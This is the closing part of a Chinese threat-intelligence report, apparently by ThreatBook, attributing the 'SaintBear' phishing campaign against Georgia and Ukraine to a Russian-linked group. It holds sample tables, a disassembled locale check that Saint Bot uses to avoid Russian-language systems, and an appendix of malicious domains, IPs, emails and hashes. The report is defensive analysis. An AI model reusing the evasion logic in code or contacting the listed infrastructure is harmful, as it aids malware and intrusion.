| NATO_AC-A(2021).zip | 2021-04-09 07:00:39 | UA | 5227adda2d80fb9b66110eeb26d57e69bbbb7bd681aecc3b1e882dc15e06be17 |
| bitcoin.zip | 2021-04-09 03:33:55 | US | 07ed980373c344fd37d7bdf294636dff796523721c883d48bb518b2e98774f2c |

| | | | |
|---|---|---|---|
| Bitcoin Wallet.lnk | 2021-05-13 06:54:12 | CN | 5dabf2e0fcc2366d512eda2a37d73f4d6c381aa5cb8e35e9ce7f53dae1065e4a |
| newCOVID-21.zip | 2021-02-17 20:01:21 | US | b7c6b82a8074737fb35adccddf63abeca71573fe759bd6937cd36af5658af864 |
| Ордер на Ваш арешт.msg | 2021-06-03 06:23:39 | UA | e3c0411b5fb4f412c1632663c43945b45b2640292e270d0e6823afff9349a977 |
| Заява №4872823.msg | 2021-05-14 10:07:49 | UA | 6a8e912bf4c481492e642cf956fa333d403fce71d57281e1ad931f9bad372a30 |
| Fw_ Заява №487223_2.eml | 2021-05-19 17:35:05 | UA | a7756b90f3d238c5e955b664fe26709e35aade1c3c70be2163f13262a7c61be8 |
| 828-ში ცვლილება.doc | 2021-07-05 09:07:29 | GE | 0be1801a6c5ca473e2563b6b77e76167d88828e1347db4215b7a83e161dae67f |
| დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედოგეგმა.doc | 2021-07-05 09:08:23 | GE | 96f815abb422bb75117e867384306a3f1b3625e48b81c44ebf032953deb2b3ff |
| Order_76479018501028319_Alibaba.com_(06242021(85255).zip | 2021-06-29 08:28:53 | GE | 275388ffad3a1046087068a296a6060ed372d5d4ef6cf174f55c3b4ec7e8a0e8 |
| Billing payment (Trip on 18 JULY 21 - PNR ref WY115S).pdf | 2021-07-13 09:27:48 | GE | 5414706a95344682e16af79bdbba768497fc0cf39d9326b4796aafed8741d7cd |
| Georgia_Private_Sector_Poster_Inputs_06_2021.pdf | 2021-06-17 05:56:33 | GE | f69125eafdd54e1aae10707e0d95b0526e80b3b224f2b64f5f6d65485ca9e886 |
| Update-AV.zip | 2021-04-16 22:19:32 | GB | c66dae5fe5a7550df3c3cb51bdf3235e7c16c54c9fedb385af59887a48134d1f |
| form_request.doc | 2021-04-12 15:40:50 | UA | 245ab54cb110b42dc85a9e9aaa54f1ed6d15563bb9e480199208b398ba6212d6 |
| NATO_04062021.doc | 2021-04-06 11:35:32 | UA | 9803e65afa5b8eef0b6f7ced42ebd15f979889b791b8eadfc98e7f102853451a |
| interview.doc | 2021-04-19 06:16:40 | UA | 0a4bdca82ccdf857eaf9b3fe4fe3826e80fdce8e74c0b11a2836089d7853141b |

| | | | |
|---|---|---|---|
| ukaz_3247.doc.rtf | 2021-04-20 15:51:23 | DE | b9f8fdab1a57aff5f00b1b252e38d898e3628c<br>c14394395d1e9e6877b0733b07 |
| ВИПЛАТИ.DOC | 2021-04-20 15:52:08 | DE | 534954b612815ade42c2860cc600907546b<br>757885ab458c584710e8a5b27eb06 |

Table 6 攻击样本上传源信息

2、代码指纹分析

在样本分析过程中，多处可见俄语相关的特征代码，此部分特征可同样作为将此系列攻击事件归因至俄罗斯背景黑客的一个论证点。Autoit Script 打包 PE 中可见的俄语异常描述信息如下：

```
            break;
        }
        if (!true)
        {
            RuntimeMethodHandle arg_1C_0 = methodof(XmlFileType.ExtractAssistant()).MethodHandle;
        }
        throw new Exception("Матрица должна быть квадратной.");
    }
    int num = 0;
    while ((long)num < (long)((ulong)this.activeManager))
    {
        int num2 = 0;
        while ((long)num2 < (long)((ulong)this.nextCaption))
```


SmokeLoader 木马是一款流传在俄罗斯地下黑市的木马组件，该木马携带俄语环境的语言描述信息。


在对 Saint Bot 的分析中，其中包括对于当前 PC 环境语种信息的检测代码，如中马环境为特定的俄语系国家则不予运行（猜测为针对特定的格鲁吉亚语环境）。这种过滤逻辑也经常出现在俄背景的勒索病毒中。

```
00291CFC  .  8365 FC 00   and [local.1],0x0
00291D00  .  8D45 FC      lea eax,[local.1]
00291D03  .  50           push eax
00291D04  .  6A 00        push 0x0
00291D06  .  FF15 A492290( call dword ptr ds:[0x2992A4]      ntdll.ZwQueryDefaultLocale
00291D0C  .  85C0         test eax,eax
00291D0E  .v 78 39        js short _0020000.00291D49
00291D10  .  8B45 FC      mov eax,[local.1]
00291D13  .  3D 19040000  cmp eax,0x419
00291D18  .v 74 2A        je short _0020000.00291D44
00291D1A  .  3D 22040000  cmp eax,0x422
00291D1F  .v 74 23        je short _0020000.00291D44
00291D21  .  3D 23040000  cmp eax,0x423
00291D26  .v 74 1C        je short _0020000.00291D44
00291D28  .  3D 2B040000  cmp eax,0x42B
00291D2D  .v 74 15        je short _0020000.00291D44
00291D2F  .  3D 3F040000  cmp eax,0x43F
00291D34  .v 74 0E        je short _0020000.00291D44
00291D36  .  3D 18080000  cmp eax,0x818
00291D3B  .v 74 07        je short _0020000.00291D44
00291D3D  .  3D 19080000  cmp eax,0x819
00291D42  .v 75 05        jnz short _0020000.00291D49
00291D44  >  33C0         xor eax,eax
```

3、 网络资产分析

此系列攻击活动中投入使用的网络资产绝大多数都位于俄罗斯境内，这进一步表明涉俄背景的属性。




## 4.3 画像总结

我们借鉴攻击者所使用的 Saint Bot 下载器特马名称将该组织命名为 SaintBear 组织，Saint 的由来为 Saint Bot 下载器中使用的互斥体名称。基于上述数据拓线分析以及关联归因分析，给出 Saint 组织基本画像如下：

| | |
|---|---|
| 名称 | SaintBear，圣博特 |
| 时间线 | 2021 年 7 月由微步在线披露，最早活动时间可追溯至 2020 年 7 月. |
| 背景 | 疑似具有俄罗斯背景。 |
| 攻击目标 | 攻击目标为以格鲁吉亚、乌克兰为主的俄罗斯西南方向的欧洲国家，涉及行业目标包括政府机构、军队等，除此之外还包括密币等相关企业机构。 |
| 攻击目的 | 高价值情报窃取、敛财。 |
| 攻击方式 | 鱼叉网络攻击、网络渗透攻击。 |

| | |
|---|---|
| 鱼叉载荷类型 | 漏洞文档、宏文档、伪装安装包、Lnk 文件、ISO 镜像。 |
| 武器库木马 | Autoit Script 及其打包 PE，Saint Bot 下载器，SmokeLoader 下载器，Taurus Stealer。 |
| 三句话描述 | 1、 攻击能力一般，多为简单的鱼叉邮件攻击。<br>2、 攻击目标较为泛散，包括高价值的政府机构以及一般企业机构。<br>3、 网络资产注册一般位于俄罗斯境内。 |

Table 7 Saint 画像

# 附录 - IOC

## Domain

000000027.xyz

1000018.xyz

1000019.xyz

1000020.xyz

1017.site

1120.site

1202.site

1221.site

15052021.space

150520212.space

150520213.space

1681683130.website

16868138130.space

1833.site

1924.site

2055.site

2215.site

2330.site

32369815.xyz

32369825.xyz

32689657.xyz

32689658.xyz

32689659.xyz

33655990.cyou

36902154.xyz

380222000.xyz

380222001.xyz

60917858.xyz

65917858.xyz

68468438438.xyz

6983625.xyz

8003659902.site

8003659902.space

99996665550.fun

99kg.site

almamaterbook.ru

buking.site

coronavirus5g.site

getvps.site

giraffe-tour.ru

gosloto.site

name1d.site

name4050.com

orpod.ru

sinoptik.site

smm2021.net

sony-vaio.ru

update-0019992.ru

webleads.pro

4895458025-4545445-222435-9635794543-3242314342-234123423728.space

512521525-5245451515-985978774-2341235146436.xyz

934824324938247923434328432402343274889234970239 4023.xyz

983247321941234234342324324 2364-34939246823743287468793247237.site

29572459487545-4543543-543534255-454-35432524-5243523-234543.xyz

## IP

45.146.165.91

31.42.185.63

194.58.112.173

194.147.142.232

176.113.115.133

46.17.104.120

45.146.164.37

## Email

hromenokruslan1995@rambler.ru

raisasharap88@rambler.ru

alf39300@rambler.ru

fedyaimakar@rambler.ru

kunicinzahar1969@rambler.ru

konskiikarl86@rambler.ru

alisavahrusheva@rambler.ru

## Hash

81abe96eebca2540994d7fc63bbaf9a4a2f584a0d004d33c20f7027b8923b996

ced5f53bafc5896be0a62ed5bdabed38a6224f8dcbe61669e833749ff62693dd

f357f9bf438f44b2029dfa12c03856393484f723b9df03ecde3e1ef03ddffcb7

a4b705baac8bb2c0d2bc111eae9735fb8586d6d1dab050f3c89fb12589470969

96f815abb422bb75117e867384306a3f1b3625e48b81c44ebf032953deb2b3ff

9803e65afa5b8eef0b6f7ced42ebd15f979889b791b8eadfc98e7f102853451a

e2effc3e66480e3fe920feb13fab570b6d8326ceee16def8b92453ab1c57290f

ea9e5ad0ef82af2c0c75c371e683352a781eb2260a45c584d70995edec956ce9

534954b612815ade42c2860cc600907546b757885ab458c584710e8a5b27eb06

e30642ebcdcddafefa43d5633d19bcb290f95607b2cec5589a5330cc2285a23b

0be1801a6c5ca473e2563b6b77e76167d88828e1347db4215b7a83e161dae67f

e97ffd47bd1e8fe652f993ca384f882d5e1bde19ad8af3b58e8b47e134682aaf

ea9d7bb8d3c5c703c0a4cb365a55f30fb963f8cd81fe8daa1b947d25b08ec917

4fdc37f59801976606849882095992efecee0931ece77d74015113123643796e

d9c47c7d61ee9066a7442755dad10d85f01c25d6d80377b10e2c35d442707477

5dabf2e0fcc2366d512eda2a37d73f4d6c381aa5cb8e35e9ce7f53dae1065e4a

63d7b35ca907673634ea66e73d6a38486b0b043f3d511ec2d2209597c7898ae8

101d9f3a9e4a8d0c8d80bcd40082e10ab71a7d45a04ab443ef8761dfad246ca5

79dd688046ef9f26ed0cf633cab305f18b46ce7affaa396813a9587ac2918bb0

0416c54d6a7f0b878dcf70c3e322303db8cb316e9adb7fd770cf62da9f62dbc6

b0b0cb50456a989114468733428ca9ef8096b18bce256634811ddf81f2119274

bab363cebcaae5feb398877067e7c431d90aa283885ab89079c05864b2cc4ded

2d88db4098a72cd9cb58a760e6a019f6e1587b7b03d4f074c979e776ce110403

a98e108588e31f40cdaeab1c04d0a394eb35a2e151f95fbf8a913cba6a7faa63

7c49aef0aac1e4e8174dbc0a45a32b334fb27ae110de0fcef8adfba13c535f95

b9efac3f35ef7a89becb9940d27f5f7d6e1c675424a12edc13db4d3d0303dfa3

1b21b74639f5a7ad7013940b54b514c88dcc44f55faeca1b8a412dad9df739ef

fb5da38c62629330924a6e14b8f47159c3b93f18e62688ee56364d45a7f34894

a16e466bed46fcf9c0a771ca0e41bc42a1ac13e66717354e4824f61d1695dbb1

f26aee2b18df8fc3aa0299dd5930aeac9c9102ac6147f8a8dfa64f0a138348c0

891f526fea4d9490a8899ce895ce86af102a09a50b40507645fee0cf2ab5bef5

92af444e0e9e4e49deda3b7e5724aaecbb7baf888b6399ec15032df31978f4cf

f6ae1d54de68b48ba8bd5262233edaec6669c18f05f986764cf9873ce3247166

2b7a8ab805953c83390d5f48c6bf068198b4dfd95c900c7f3f219baab7931e4d

e0dad702c6639587a513e2ab60bc3e46e4b0cf7a20f455474be7bc66e7c4e7a1

5227adda2d80fb9b66110eeb26d57e69bbbb7bd681aecc3b1e882dc15e06be17

b838ae877db681cb4ec2fbe6f92a6a1af366f7479725db7d7854ea35c2e85cb0

2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d

07ed980373c344fd37d7bdf294636dff796523721c883d48bb518b2e98774f2c

461eeadbe118b5ad64a62f2991a8bd66bdcd3dd1808cd7070871e7cc02effad7

b7c6b82a8074737fb35adccddf63abeca71573fe759bd6937cd36af5658af864

5d8c5bb9858fb51271d344eac586cff3f440c074254f165c23dd87b985b2110b

e3c0411b5fb4f412c1632663c43945b45b2640292e270d0e6823afff9349a977

5d9c7192cae28f4b6cc0463efe8f4361e449f87c2ad5e74a6192a0ad96525417

6a8e912bf4c481492e642cf956fa333d403fce71d57281e1ad931f9bad372a30

64057982a5874a9ccdb1b53fc15dd40f298eda2eb38324ac676329f5c81b64e0

a7756b90f3d238c5e955b664fe26709e35aade1c3c70be2163f13262a7c61be8

f4a56c86e2903d509ede20609182fbe001b3a3ca05f8c23c597189935d4f71b8

275388ffad3a1046087068a296a6060ed372d5d4ef6cf174f55c3b4ec7e8a0e8

10d21d4bf93e78a059a32b0210bd7891e349aabe88d0184d162c104b1e8bee2e

5414706a95344682e16af79bdbba768497fc0cf39d9326b4796aafed8741d7cd

f69125eafdd54e1aae10707e0d95b0526e80b3b224f2b64f5f6d65485ca9e886

c66dae5fe5a7550df3c3cb51bdf3235e7c16c54c9fedb385af59887a48134d1f

a856ae150144179848e0cc9be7618b4404c20c356eb93db490c8496ae2775b5e

52173598ca2f4a023ec193261b0f65f57d9be3cb448cd6e2fcc0c8f3f15eaaf7

245ab54cb110b42dc85a9e9aaa54f1ed6d15563bb9e480199208b398ba6212d6

2ec710d38a0919f9f472b220cfe8d554a30d24bfa4bdd90b96105cee842cf40d

0a4bdca82ccdf857eaf9b3fe4fe3826e80fdce8e74c0b11a2836089d7853141b

076ca1739f9bdc3522a24d4fa4752445224c1153f76739f4a7d6af9616b12770

b9f8fdab1a57aff5f00b1b252e38d898e3628cc14394395d1e9e6877b0733b07

0c644fedcb4298b705d24f2dee45dda0ae5dd6322d1607e342bcf1d42b59436c

0db336cab2ca69d630d6b7676e5eab86252673b1197b34cf4e3351807229f12a

72f57b040d6f523afee40159a743b1ecae685a5bf939cab06b78d1fc397ec5e7

# 附录 – 微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

## 公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

## 产品&服务

### X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

### 威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

### 本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

### 主机威胁检测与响应平台 (OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术，实现既全面又精准的主机入侵威胁检测，覆盖近百种威胁场景。并提供多种可视化分析溯源工具，帮助用户梳理完整的入侵事件，掌握攻击者的攻击路径，高效溯源，快速响应。

### 互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

### 检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

### 欺骗防御平台( HFish )

HFish是社区型免费蜜罐，承载了全新的架构理念和实现方案，增加了企业在失陷感知和威胁情报领域的能力。产品侧重企业安全场景，从内网失陷检测、外网威胁感知、威胁情报生产三个方面出发，为用户提供更高的可用性与可拓展性。基于企业环境特殊性，为了便于快速部署和敏捷管理，HFish提供一键部署、跨平台支持、极低的性能要求、企业微信/钉钉/飞书等多项功能，降低运维成本，提升运营效率。

北京微步在线科技有限公司
www.threatbook.cn

电话：010-57017961
邮箱：contactus@threatbook.cn
地址：北京市海淀区苏州街49-3号3层